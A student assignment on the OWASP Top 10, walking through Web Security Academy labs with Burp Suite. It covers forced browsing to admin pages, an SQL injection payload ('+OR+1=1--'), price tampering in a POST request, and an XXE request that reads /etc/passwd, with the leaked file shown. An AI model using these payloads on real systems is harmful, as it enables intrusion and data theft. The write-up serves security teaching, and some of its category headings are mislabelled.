Assignment 1

OWASP Top 10:

Web Application Security Risks

Name: Yash Lulla

Registration no.: 21BRS1427


Email: yash.lulla2021@vitstudent.ac.in

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.


1. Access Control is Broken: The application of restrictions on who or what is authorised to execute activities or access resources is known as access control. Access control in the context of online applications depends on session management and authentication:


   • Authentication provides proof that a user is who they claim to be.
   The successive HTTP requests that are being performed by the same user are identified by session management.
   The user's ability to do the action they are attempting to undertake is determined by access control.
   Access controls that are often broken offer a serious security concern. Access control design and administration is a challenging issue that combines technological implementation with business, organisational, and regulatory limitations. Decisions on access control design must be made by humans, hence there is a high risk of error.

   I would be giving an example of Unprotected Admin Functionality to portray Broken Access Control
   As we can see here, we have this website and we need to gain the admin access




Therefore, we can try to brute force a few URLs to see if there are any broken access controls





Here we can see this particular URL worked, therefore now we have admin access and can delete or modify any user



2. Cryptographic Errors: Information disclosure, commonly referred to as information leakage, is the unintended release of sensitive information to consumers by a website. Websites may divulge a variety of information to a potential attacker depending on the situation, including:
   - Information about other users, such as usernames or financial data;
   - Sensitive commercial or corporate data;
   - Technical information about the website and its infrastructure.

   Disclosure of technical information can occasionally be just as dangerous as exposing sensitive user or corporate data. Even though some of this information will only be somewhat useful, it might serve as a starting point for uncovering a new attack surface that could have other intriguing weaknesses. The information you are able to obtain might even be the crucial component needed to put together complicated, high-severity attacks.

   Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behaviour.

   Here we are using Burp Suite to discuss about Information Disclosure in Error Messages:


We will send the request to the burp repeater and we will change the product id to a non-numeric string and send it:

With this, we get an error message which tell us which version of a third-party framework is being used, so it can be exploited further on

```
Apache Struts 2 2.3.31
```

3. Injection: SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour. In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

   Here using Burp Suite, we will look at a SQL Injection vulnerability in WHERE Clause allowing retrieval of hidden data:




   If we intercept using burp suite and change the category parameter to '+OR+1=1—' and forward it, we can see all the hidden items as well on the website


4. Insecure design: Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behaviour. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal. These flaws are generally the result of failing to anticipate unusual application states that may occur and, consequently, failing to handle them safely.
   Logic flaws are often invisible to people who aren't explicitly looking for them as they typically won't be exposed by normal use of the application. However, an attacker may be

able to exploit behavioural quirks by interacting with the application in ways that developers never intended.


Here we will use burp suite to exploit a logic flaw to buy an item:
As we can see we are not allowed to buy this jacket as we don't have enough store credit



Therefore, using burp repeater, we can intercept the POST request and change the price to something less than the store credit



And now, we can buy the product



5. Security Misconfiguration: In this vulnerability, we are mainly going to look at XML external entity Injection (XXE). XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access. In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

   We will inject an XML external entity to retrieve the contents of a file:

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.10.1.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Settings

1 × 2 × 3 ×

Send Cancel

Target: https://0a34009204e07c10817f1b9c008200c8.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a34009204e07c10817f1b9c008200c8.web-security-academy.net
3 Cookie: session=2mKZmZz4MeHCDvIuTjfxO1EUQU1lzw6s
4 Content-Length: 176
5 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/117.0.5938.132 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0a34009204e07c10817f1b9c008200c8.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a34009204e07c10817f1b9c008200c8.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
20  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21  <stockCheck>
      <productId>
        &xxe;
      </productId>
      <storeId>
        3
      </storeId>
    </stockCheck>
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2338
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
   ,
   ,
   :/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,
   ,
   ,
   :/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,
   ,
   ,
   :/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,
   ,
   ,
   :/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,
   ,
   ,
   :/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	0
Request cookies	1
Request headers	19
Response headers	3

Done 2,462 bytes | 212 millis

As we can see, we can see the contents of the /etc/passwd file